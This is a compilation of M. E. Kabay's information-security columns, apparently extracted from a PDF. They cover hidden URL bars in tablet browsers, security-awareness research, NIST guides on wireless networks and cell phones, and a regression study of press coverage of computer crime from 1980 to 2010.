Those honest people who have reached out to a victim of Münchhausen Syndrome by Internet have done a mitzvah (an obligation); even if they were tricked, they can feel that their expression of humanity was a good thing to do.

Readers interested in learning more about different aspects of anonymity and pseudonymity on the Internet will find a chapter on the subject< http://www.mekabay.com/overviews/anonpseudo.pdf > on my Website.

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > & Statistics< http://www.mekabay.com/courses/academic/norwich/qm213/index.htm > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Hidden URLs in Phone & Tablet Browsers Court Disaster

by M. E. Kabay, PhD, CISSP-ISSMP
Professor of Information Assurance & Statistics
School of Business & Management
Norwich University, Northfield VT

Bill Boyle at Eskenzi PR & Marketing < http://www.eskenzipr.com/ > in London just sent me an excellent press release with an analysis by Phil Lieberman< http://www.liebsoft.com/executive_management/ >, President and Chief Executive of the privileged identity management specialist Lieberman Software< http://www.liebsoft.com/About_Us/ >. I've just added additional references and made minor edits, so what follows is entirely the work of Mr Lieberman and the specialists at Eskenzi PR.

* * *

Internet users should be extremely cautious before installing upcoming netbook/tablet PC versions of Google Chrome< http://www.unp.me/f140/chrometouch-makes-the-chrome-Web-browser-tablet-friendly-79399/ > and Mozilla Firefox< http://www.pcworld.com/article/228378/chrome_firefox_experiment_with_hidden_url_bars.html > which hide the URL of Web sites that users visit – a technique known as compact Web page navigation.

Surfing the Web without being completely aware – at all times – of which sites you are using is a dangerous practice, especially for novice users of the Internet. "Although I can understand the desire to increase the available Web page real estate for users of smaller screen devices, I think that there is a real risk that cybercriminals will target users of Chrome Canary and the upcoming plus unnamed version of Firefox in a bid to silently re-route them to infected Web pages," he said.

"There really needs to be more thought that goes into this compact Web page navigation strategy. It's interesting that Firefox 4 has a LessChrome HD< http://www.webmonkey.com/2011/05/simplify-firefox-experimental-add-on-hides-the-url-bar/comment-page-1/ > add-on, as this appears to only hide the URL of the page being accessed on selective basis. The danger, however, is that hackers will subvert the code of the add-in, perhaps by using a poisoned software update strategy," he added.

Lieberman went on to say that lessons need to be learned from smartphone Web browsers such as Safari< http://www.apple.com/iphone/features/safari.html > on the Apple iPhone and iPad, which displays the URL details and search engine element at the top of the user's screens at all times. If the user wants to see more of the page on a smartphone, they can turn the handset through 90 degrees and then scroll down, he explained. And, he says, users can also zoom in or out of the page to get a better overview of the site in question. The same facility exists on most tablet computers.

As regards netbooks with 10 inches or less screens, users can use similar techniques to see more of the Web page, such as reducing the size of the text or – shock-horror – using the scroll page down option.

Specialized Web browsers, such as Skyfire< http://www.skyfire.com/ > for the iPhone/Ipad and

Android smartphones plus tablets, have their place in the portable Web browsing marketing, he says, but users must be proactive in downloading the apps and then set them up appropriately. “The danger with offering customized versions of browsers with a compact Web page navigation facility as standard is that netbook and tablet computer users will use this version as standard, meaning Internet newbies run the increased risk of a cybercriminal infection,” he said. “This is a really bad development in the Web browser software stakes. Web browser developers would be far better off if they focused their attentions on developing enhanced user control interfaces such as haptic or gesture-based control systems,” he added.

[MK adds: I am partial to Opera< http://www.opera.com > for my PCs< http://www.opera.com/browser/ >; the company also makes Opera for phones< http://www.opera.com/mobile/ > and for tablets< http://www.opera.com/mobile/features/tablets/ >. Personally, I use Opera Mobile for Android v11< http://my.opera.com/operamobile/blog/opera-mobile-11-for-android-and-symbian > and like it a lot for its speed and its excellent user interface.]

[MK disclaimer: I have no financial or any other relations with Eskenzi PR. They just feed me interesting articles that I use now and then in the column. My thanks to them for doing an excellent job of representing their clients to the press.]

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > & Statistics< http://www.mekabay.com/courses/academic/norwich/qm213/index.htm > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Users Don't Get It
(But It's Human Nature)

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

"Why don't employees just PAY ATTENTION and FOLLOW OUR RULES?!?"

Doesn't that sound like the cry from the heart of security managers the world 'round? Well, there's hope. Follow me today and next time through the following excursion into current research findings and I'll show you a simple principle that will change the way you implement security awareness. Let's start today with

In 2008, Cisco Systems released an extensive research study on data leakage< http://www.cisco.com/en/US/solutions/collateral/ns170/ns896/ns895/white_paper_c11-506224.pdf > which was conducted by Insight Express using 2,000 respondents in ten countries. The objectives are summarized in a presentation < http://www.cisco.com/en/US/solutions/collateral/ns170/ns896/ns895/Cisco_STL_Data_Leakage_2008_PR1.pdf > as follows (quoting): to

- Explore employee use of company devices, including communication services and devices used, personal activities conducted and the extent to which technology and information is shared.
- Assess IT's perception of employee use of non-IT approved programs and applications, concern for security issues and actions taken to prevent or uncover potential security breaches.
- Understand whether workers are concerned with security as well as how much they perceive themselves exposing their company-issued technology devices to risk.

In the report on the study entitled, "Data Leakage Worldwide: Common Risks and Mistakes Employees Make,"< http://www.cisco.com/en/US/solutions/collateral/ns170/ns896/ns895/white_paper_c11-506224.pdf > the authors concluded that employee mistakes contributing to data leakage included the following (quoting):

- Unauthorized application use: 70 percent of IT professionals believe the use of unauthorized programs resulted in as many as half of their companies' data loss incidents.
- Misuse of corporate computers: 44 percent of employees share work devices with others without supervision.
- Unauthorized physical and network access: 39 percent of IT professionals said they have dealt with an employee accessing unauthorized parts of a company's network or facility.
- Remote worker security: 46 percent of employees admitted to transferring files between work and personal computers when working from home.
- Misuse of passwords: 18 percent of employees share passwords with co-workers. That rate jumps to 25 percent in China, India, and Italy.

Stefanie Hoffman, writing for ChannelWeb, analyzed the results< http://www.crn.com/security/211601180 > in a conventional way, concluding that the key issue

is a lack of understanding: “Overwhelmingly, failure to comply with company regulation resulted from lack of communication. The study found that when IT communicates policies to employees, they often use non-verbal – and subsequently unmemorable – means, such as e-mail, IM and voicemail. As a result, 11 percent of employees said that IT never communicates or rarely educates them on security policies.”

There’s lots more discouraging information in the report, but it all confirms that users simply are not getting it when we yammer at them about security. So what’s a security officer to do?

In the next article in this two-part report, I’ll look at some instructive research from the scientists at Carnegie Mellon University.

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

Don't Just Talk About Security: DO Something!

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

In the previous article in this two-part series, I reviewed disheartening research commissioned by CISCO Systems showing that in general, our security-awareness efforts don't work. Most people seem to blame poor communications or the obtuseness of users.

In contrast with this standard view of the failure of compliance with sensible advice, scientists at Carnegie Mellon University (CMU) have been studying why people fail to follow perfectly good advice on how to avoid phishing scams. Several of their research reports are available on the PhishGuru site< http://phishguru.org/ >. Lorrie Faith Cranor, DSc< http://lorrie.cranor.org/ >, Associate Professor of Computer Science< http://www.scs.cmu.edu/ > and also of Engineering and Public Policy< http://www.epp.cmu.edu/ > at CMU has also written a popular article on phishing for the December 2008 issue of *Scientific American* < http://www.sciam.com/article.cfm?id=how-to-foil-phishing-scams > which discusses how ineffective acquisition of information has been in changing people's resistance to phishing attacks. As a result, she writes,

> "With some of these insights in mind, members of my team, Ponnurangam Kumaraguru, Alessandro Acquisti and others, developed a training system called PhishGuru, which delivers antiphishing information after users have fallen for simulated phishing messages. The program incorporates a set of succinct and actionable messages about phishing into short cartoons, wherein a character named PhishGuru teaches would-be victims how to protect themselves. In a series of studies, we demonstrated that when people read the cartoons after falling for the simulated phishing e-mails that we sent to them, they were much less likely to fall for subsequent attacks. Even a week later our test subjects retained what they had learned. In contrast, those who read the PhishGuru cartoons sent to them by e-mail, without experiencing a simulated attack, were very likely to fall for subsequent attacks."

In addition to the cartoons, the scientists created an interactive game< http://wombatsecurity.com/phil.php > involving worms (annelids, not computer programs) representing Web sites that a cute little fish can either eat or not. A wise older fish explains the failures and successes in a friendly way. Playing this simple cartoon-based game for a few minutes "makes a significant difference in users' ability to identify phishing sites. Comparing their performance before and after the training, we saw a drop in the number of false negatives, phishing sites mistakenly deemed to be legitimate, and false positives, legitimate sites judged to be phishing sites. The game players also outperformed participants who trained with a tutorial or with materials from other sources."

I'm not surprised.

In 1994, I published the first edition of "Totem and Taboo in Cyberspace: Integrating Cyberspace into our Moral Universe."< http://www.mekabay.com/ethics/totem_taboo_cyber.pdf > Based on well-established principles of learning and the psychology of behavior change, I wrote,

> "To learn new habits, it is useful to address the conflict directly: acknowledging that the policy will be uncomfortable at first is a good step to making it less uncomfortable. For example, employees should participate in role-playing exercises. First, they can practice refusing access to colleagues who accept the policies graciously, then move on to arguments with less friendly colleagues. Finally they can learn to deal with confrontations with colleagues who pretend to be higher rank and hostile."

You can find additional recommendations on role-playing in my PowerPoint slide deck on "Social Psychology and INFOSEC."< http://www.mekabay.com/courses/academic/norwich/is342/lectures/35_Social_Psychology.ppt >

I think it will be worthwhile for readers to try the demonstration game on the Web< http://wombatsecurity.com/antiphishing_phil/index.html > and to ask family – and especially young members of your families – to try the game too. If your organization is interested in customizing the game to suit your needs, you can do that too.

All in all, the evidence is simple to summarize: if you want to make your employees more security-savvy, stop just yakking at your employees and get them to DO SOMETHING!

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

The Habit: Or There and Back Again To the NISTy Mountains.

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Like Bilbo Baggins< http://www.tuckborough.net/bilbo.html > of Bag End, Hobbiton, whose story *There and Back Again*< http://www.tuckborough.net/books.html#Red Book of Westmarch > I have read and reread with pleasure over five decades, I find myself returning many times to favorite haunts such as the National Institute of Standards and Technologies (NIST) list of Special Publications (SP) to see how my old friends are doing with their books of wisdom and dragon-slaying lore.

The 800-series of SPs< http://csrc.nist.gov/publications/PubsSPs.html > are focused on computer security. The simple three-part flier called "Roadmp to NIST Information Security Documents"< http://csrc.nist.gov/publications/CSD_DocsGuide_Trifold.pdf > provides a simple list to help beginners identify which document fits specific needs. The 36-page "Guide to NIST Information Security Documents"< http://csrc.nist.gov/publications/CSD_DocsGuide.pdf > provides a more detailed overview of the publications.

Today I'll begin an extensive series looking at a number of recently released SPs and revisions of established SPs dealing with security of a wide range of devices and practices.

The first topic is securing wireless systems.

Distinguished NIST computer scientist Karen Scarfone < http://csrc.nist.gov/staff/rolodex/scarfone_karen.html > and coauthors Derrick T. Dicoi, Matthew Sexton and Cyrus Tibbs have updated Special Publication 800-48 for Revision 1,< http://csrc.nist.gov/publications/nistpubs/800-48-rev1/SP800-48r1.pdf > published in July 2008: "Guide to Securing Legacy IEEE 802.11 Wireless Networks: Recommendations of the National Institute of Standards and Technology." The original version was published in November 2002 and was called "Wireless Network Security: 802.11, Bluetooth, and Handheld Devices."

The authors explain that the older IEEE 802.11 a, b and g standards are fundamentally weak technologies that have been superseded by the 802.11i standard introduced in 2004 and by the upcoming 802.11n standard begun in 2006 and expected to be completed in 2009.< http://www.computerworld.com/action/article.do?command=viewArticleBasic&articleId=9019472 > "Legacy" wireless standards, in this context, are defined as "those that are not capable of using the IEEE 802.11i security standard."

SP800-48r1 serves as a primer on legacy wireless technologies, their weaknesses, and practical guidelines for securing such systems until users can convert to the more secure IEEE 802.11i/n standards. The authors write explain each of the following recommendations in detail:

- Organizations should be aware of the technical and security implications of legacy WLAN technologies.
- Organizations should create a wireless networking security policy that addresses legacy

IEEE 802.11 WLAN security.

- Organizations should be aware that physical security controls are especially important in a wireless environment.
- Organizations needing to protect the confidentiality and integrity of their legacy WLAN communications should implement additional security controls.
- Organizations should configure their legacy IEEE 802.11 APs to support the WLAN's security.
- Organizations should properly secure their legacy IEEE 802.11 client devices to enhance the WLAN's security posture.

The fifty-page manual is a good use of our tax dollars. Download this free document and use it as the basis for some serious discussions among your technical crew.

Don't let Smaug< http://www.tuckborough.net/creatures.html#Smaug > eat your wireless network.

In the next column, we'll look at NIST guidance on securing wireless networks using IEEE 802.11i technology.

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

NIST Guidelines for Securing IEEE 802.11i Wireless Networks

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Hewlett Packard makes an interesting point in a December 26, 2008 white paper entitled "Why Your Firewall, VPN, and IEEE 802.11i Aren't Enough to Protect Your Network."< http://www.networkworld.com/whitepapers/abstract.jsp?id=158908 > The authors write,

> >The prevailing model of enterprise network security is rooted in the axiom that being "physically inside is safe and outside is unsafe." Connecting to a network point within the enterprise is generally considered safe and is subject to weaker security controls. On the other hand, tight security controls are enforced at the network traffic entry and exit points using firewalls and VPNs. A WLAN breaks the barrier provided by the building perimeter as the physical security envelope for a wired network because invisible radio signals used by the WLAN cannot be confined within the physical perimeter of a building, and usually cut through walls and windows. This creates a backdoor for unauthorized devices to connect to the enterprise network.<

The four-page white paper sponsored by HP ProCurve Networking goes on to list a series of attack methodologies and appropriate defenses.

Another useful free document, this one not requiring registration and having 162 pages, is "Establishing Wireless Robust Security Networks: A Guide to IEEE 802.11i" < http://csrc.nist.gov/publications/nistpubs/800-97/SP800-97.pdf > which is Special Publication (SP) 800-97 from the National Institute of Standards and Technology (NIST). The guide's first author is Sheila Frankel < http://csrc.nist.gov/staff/rolodex/frankel_sheila.html >, who wrote the 2001 text *Demystifying the IPsec Puzzle* < http://tinyurl.com/9v5oqy > (ISBN 1-580-53079-6)< http://www.amazon.com/Demystifying-Puzzle-Artech-Computer-Security/dp/1580530796/ref=sr_1_1?ie=UTF8&s=books&qid=1230423090&sr=8-1 >; her coauthors were Bernard Eydt, Les Owens, and Karen Scarfone.

After establishing the basics and evolution of IEEE 802.11 standards and certifications in Chapter 2, the authors turn to wireless security in Chapter 3. Chapters 4, 5, 6 and 7 delve into technical details of security protocols and certifications.

Chapter 8, "WLAN Security Best Practices," offers 19 pages of practical advice on setting up and implementing a security project for securing wireless local area networks. The recommendations are presented in tables that explain each of the suggestions and classify them as best practices or as items to consider. The tables can be used as checklists.

Chapter 9 presents case studies, which are described as follows (quoting):

- **Case Study 1: First Time WLAN Deployment.** This case study presents the scenario of an organization that planned to deploy a WLAN for the first time. With no existing WLAN infrastructure to replace or update, the organization methodically applied the best practices introduced in this guide.
- **Case Study 2: Transitioning an Existing WLAN Infrastructure to RSN[Robust**

Security Network] Technology. This case study discusses an organization that had implemented WLAN technology already but later wanted to migrate to a RSN framework. Having just experienced a major WLAN security breach, the organization felt that it must act quickly. To meet its needs, the organization developed and implemented first an interim WLAN solution, and then a long-term one.

- **Case Study 3: Supporting Users Who Are Not Employees.** This case study presents the scenario of an organization that planned a future WLAN deployment, whose WLAN user population will consist of many people who are not employees, or perhaps may not have any prior relationship with the organization. It created a security architecture that allows for access from a very diverse set of users. Supporting these users might not require an IEEE 802.11 RSN.

Chapter 10 summarizes the concepts and recommendations; Chapter 11 discusses future directions, with a discussion of new standards such as IEEE 802.11r< http://ieeexplore.ieee.org/xpl/freeabs_all.jsp?tp=&isnumber=4432400&arnumber=4432401&punumber=4432399 > and IEEE 802.11w< http://ieeexplore.ieee.org/xpl/freeabs_all.jsp?tp=&isnumber=4621339&arnumber=4621340&punumber=4621338 >.

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

All the News that Hits the Print:
Coverage of Computer-Related Crime 1980-2010

by M. E. Kabay, PhD, CISSP-ISSMP
Professor of Information Assurance & Statistics
School of Business & Management
Norwich University, Northfield VT

One of the problems facing security personnel is that the number of published reports on vulnerabilities, exploits and successful attacks is growing so fast that it's difficult to keep up.

Now, one of the instructions I give my students as they work on term papers is that assertions like the one I just wrote have to be backed up with evidence. I decided to do a little original research that would support or disprove the assertion about growth in reports.

In a quick survey to gather initial data, I used the Kreitzberg Library< http://www.norwich.edu/academics/library/index.html > resources at Norwich University< http://www.norwich.edu > to look at the numbers of articles in a collection of electronic databases that included key words relating to computer crime over a period of years.

This initial query is *not* a rigorous research study: it's just a first step to get a sense of the situation. The information garnered can lead to further research and also provide a sense of the scale of changes in coverage of computer crime over more than a decade. I also planned in advance to perform linear regressions of articles and of proportions versus year.

First, I selected the following databases, which include some overlap in sources:

- ABI/INFORM GLOBAL (coverage 1971-present; 3,640 titles)
- ProQuest Computing (1998-present; 511 titles)
- ProQuest Criminal Justice (1981-present; 442 titles)
- ProQuest Newspapers (coverage varies; 54 titles)
- ProQuest Science Journals (1994-present; 1,596 titles)


After excluding duplicate journal titles, there were 5,609 titles in the aggregate database. A rough estimate of the total number of articles (by searching on string "the") was 42,388,781. I searched all the articles using the following expression:

hacker
OR
"computer virus"
OR
((vulnerability OR exploit OR attack)
AND
(computer OR network))


and got 77,901 hits. I then recorded the numbers of articles by year and the total number of articles using "the" per year and prepared a table and a chart of the numbers of articles with the keywords and their proportion of the total articles. This table < LINK TO TABLE-1 IMAGE BELOW> shows the data:

Year	Total	Hits	Percent
1980	131,456	69	0.05%
1981	175,539	120	0.07%
1982	177,230	134	0.08%
1983	192,271	195	0.10%
1984	260,997	292	0.11%
1985	547,784	569	0.10%
1986	665,776	557	0.08%
1987	843,682	726	0.09%
1988	997,917	1,165	0.12%
1989	1,306,600	1,356	0.10%
1990	1,397,298	1,176	0.08%
1991	1,434,045	1,377	0.10%
1992	1,613,893	1,655	0.10%
1993	1,645,965	1,568	0.10%
1994	1,683,404	1,577	0.09%
1995	1,813,925	2,299	0.13%
1996	1,698,852	2,017	0.12%
1997	1,366,212	1,934	0.14%
1998	1,729,370	2,840	0.16%
1999	1,690,338	3,622	0.21%
2000	1,787,479	4,795	0.27%
2001	1,789,612	7,057	0.39%
2002	1,713,110	5,489	0.32%
2003	1,743,177	5,469	0.31%
2004	1,707,044	4,681	0.27%
2005	1,714,253	4,363	0.25%
2006	1,717,118	3,621	0.21%
2007	1,654,194	3,054	0.18%
2008	2,411,023	4,853	0.20%
2009	1,690,549	3,263	0.19%
2010	1,934,864	3,922	0.20%

The next figure< LINK TO FIGURE-1 IMAGE BELOW> shows the graph of the number of hits per year:



And the final figure< LINK TO FIGURE-2 IMAGE BELOW> shows the percentage of the database articles with hits on the search string:



The regression analysis< LINK TO TABLE-2 IMAGE BELOW> for hits per year generated with Excel 2010 *Data* | *Data Analysis* | *Regression* shows an extremely significant linear regression with p(H0)=1.68 x 10^(-9):

Linear Regression of Hits versus Year

Regression Statistics	
Multiple R	0.85
R Square	0.72
Adjusted R Square	0.71
Standard Error	1032.00
Observations	31

ANOVA

	df	*SS*	*MS*	*F*	*Significance F*
Regression	1	79256678.39	79256678.39	74.4	1.68E-09
Residual	29	30885704.71	1065024.3		
Total	30	110142383.1			

	Coefficients	*Standard Error*	*t Stat*	*P-value*	*Lower 95%*	*Upper 95%*
Intercept	-354198.4	41342.9	-8.6	1.95E-09	-438754.2	-269642.6
Year	178.8	20.7	8.6	1.68E-09	136.4	221.2

The regression equation has a slope showing an average increase of about 179 articles per year over 30 years; the 95% confidence limits for the slope are about 136 to 221. The coefficient of determination ("R Square") suggests that about 72% of the total variation in hits per year can be

explained using the linear regression.

The percentage of articles in the database with hits on the search string shows an extremely significant regression< LINK TO TABLE-3 IMAGE BELOW> of percentage on year with p(H0)=1.56x10^(-6):

Linear Regression of Percengage of Hits versus Year						
Regression Statistics						
Multiple R	0.7447					
R Square	0.5545					
Adjusted R Square	0.5392					
Standard Error	0.0006					
Observations	31					
ANOVA						
	df	*SS*	*MS*	*F*	*Significance F*	
Regression	1	1.25294E-05	1.25294E-05	36.1	1.56E-06	
Residual	29	1.00645E-05	3.47052E-07			
Total	30	2.2594E-05				
	Coefficients	*Standard Error*	*t Stat*	*P-value*	*Lower 95%*	*Upper 95%*
Intercept	-14.0202%	2.3600%	-594.0689%	0.0002%	-18.8471%	-9.1934%
Year	0.0071%	0.0012%	600.8532%	0.0002%	0.0047%	0.0095%

The regression equation suggests that the percentage of coverage has been rising about 0.007% per year (95% confidence limits are between roughly .005% and 0.010% per year). However, the coefficient of determination (about 55%) shows that the regression is not as effective an explanation of the growth in percentage as the regression was for growth in numbers of articles.

In my next article, I'll discuss some useful resources for keeping up with the growing tide of articles about information security. Readers wanting to learn more about applied statistics can freely download a review article< http://www.mekabay.com/methodology/crime_stats_methods.pdf > and a draft version of a short introductory textbook< http://www.mekabay.com/courses/academic/norwich/qm213/statistics_text.pdf > from my Website.

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > & Statistics< http://www.mekabay.com/courses/academic/norwich/qm213/index.htm > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Cell Phone and PDA Security:
NIST SP800-124

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Cell phones and personal digital assistants (PDAs) have fused. Take the Nokia N810< http://www.nokiausa.com/link?cid=PLAIN_TEXT_607318# > as an example: it has a full keyboard, a high-resolution (800 x 480 pixel, 64K colors) screen, 400 MHz processor running Linux. They include applications for e-mail, calendar, music, Web browsing, maps, and image-handling. Their networking capabilities include IEEE 802.11b/g, Bluetooth, and USB connectivity.

According to *PC World's* Jr Raphael, researchers at the Georgia Tech Information Security Center< http://www.gtisc.gatech.edu/ > warned in October 2008< http://www.gtiscsecuritysummit.com/pdf/CyberThreatsReport2009.pdf > that "As Internet telephony and mobile computing handle more and more data, they will become more frequent targets of cyber crime."

Computer scientists Wayne Jansen< http://csrc.nist.gov/staff/rolodex/jansen_wayne.html > and Karen Scarfone < http://csrc.nist.gov/staff/rolodex/scarfone_karen.html > of the Computer Security Division < http://csrc.nist.gov/ > of the Information Technology Laboratory (ITL)< http://www.itl.nist.gov/ > at the National Institute of Standards and Technology (NIST)< http://nist.gov/ > have written a new (October 2008) Special Publication (SP) entitled "Guidelines on Cell Phone and PDA Security" (NIST SP800-124)< http://csrc.nist.gov/publications/nistpubs/800-124/SP800-124.pdf > which summarizes the security issues and provides recommendations for protecting sensitive information carried on these devices. http://csrc.nist.gov/publications/nistpubs/800-124/SP800-124.pdf

The Executive Summary presents a succinct overview including a list of vulnerabilities leading to risks for corporate security from cell phones and PDAs:

- The devices are easily lost or stolen and few have effective access controls or encryption;
- They're susceptible to infection by malware;
- They can receive spam;
- Wireless communications can be intercepted, remote activation of microphones can eavesdrop on meetings, and spyware can channel confidential information out of the organization;
- Location-tracking systems allow for inference;
- E-mail kept on servers as a convenience for cell-phone/PDA users may be vulnerable to server vulnerabilities.

The key recommendations, which are discussed at length in this 51-page document, include the following (quoting from the list on page ES-2 through ES-4):

1. **Organizations should plan and address the security aspects of organization-issued cell phones and PDAs.**

2. **Organizations should employ appropriate security management practices and controls over handheld devices.**
    a. Organization-wide security policy for mobile handheld devices
    b. Risk assessment and management
    c. Security awareness and training
    d. Configuration control and management
    e. Certification and accreditation.
3. **Organizations should ensure that handheld devices are deployed, configured, and managed to meet the organizations' security requirements and objectives.**
    a. Apply available critical patches and upgrades to the operating system
    b. Eliminate or disable unnecessary services and applications
    c. Install and configure additional applications that are needed
    d. Configure user authentication and access controls
    e. Configure resource controls
    f. Install and configure additional security controls that are required, including content encryption, remote content erasure, firewall, antivirus, intrusion detection, antispam, and virtual private network (VPN) software
    g. Perform security testing.
4. **Organizations should ensure an ongoing process of maintaining the security of handheld devices throughout their lifecycle.**
    a. Instruct users about procedures to follow and precautions to take, including the following items:
        - Maintaining physical control of the device
        - Reducing exposure of sensitive data
        - Backing up data frequently
        - Employing user authentication, content encryption, and other available security facilities
        - Enabling non-cellular wireless interfaces only when needed
        - Recognizing and avoiding actions that are questionable
        - Reporting and deactivating compromised devices
        - Minimizing functionality
        - Employing additional software to prevent and detect attacks. Enable, obtain, and analyze device log files for compliance
    b. Establish and follow procedures for recovering from compromise
    c. Test and apply critical patches and updates in a timely manner
    d. Evaluate device security periodically.

After reading this document, it is clear to me that organizations should consider the benefits of issuing centrally-selected and –controlled devices to their employees rather than allowing employees to download potentially sensitive information to a wide variety of uncontrolled mobile targets for industrial espionage. NIST SP800-124 will provide a useful framework for discussions and planning of reasonable security programs to prevent serious losses from unsecured cell phones and PDAs.

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

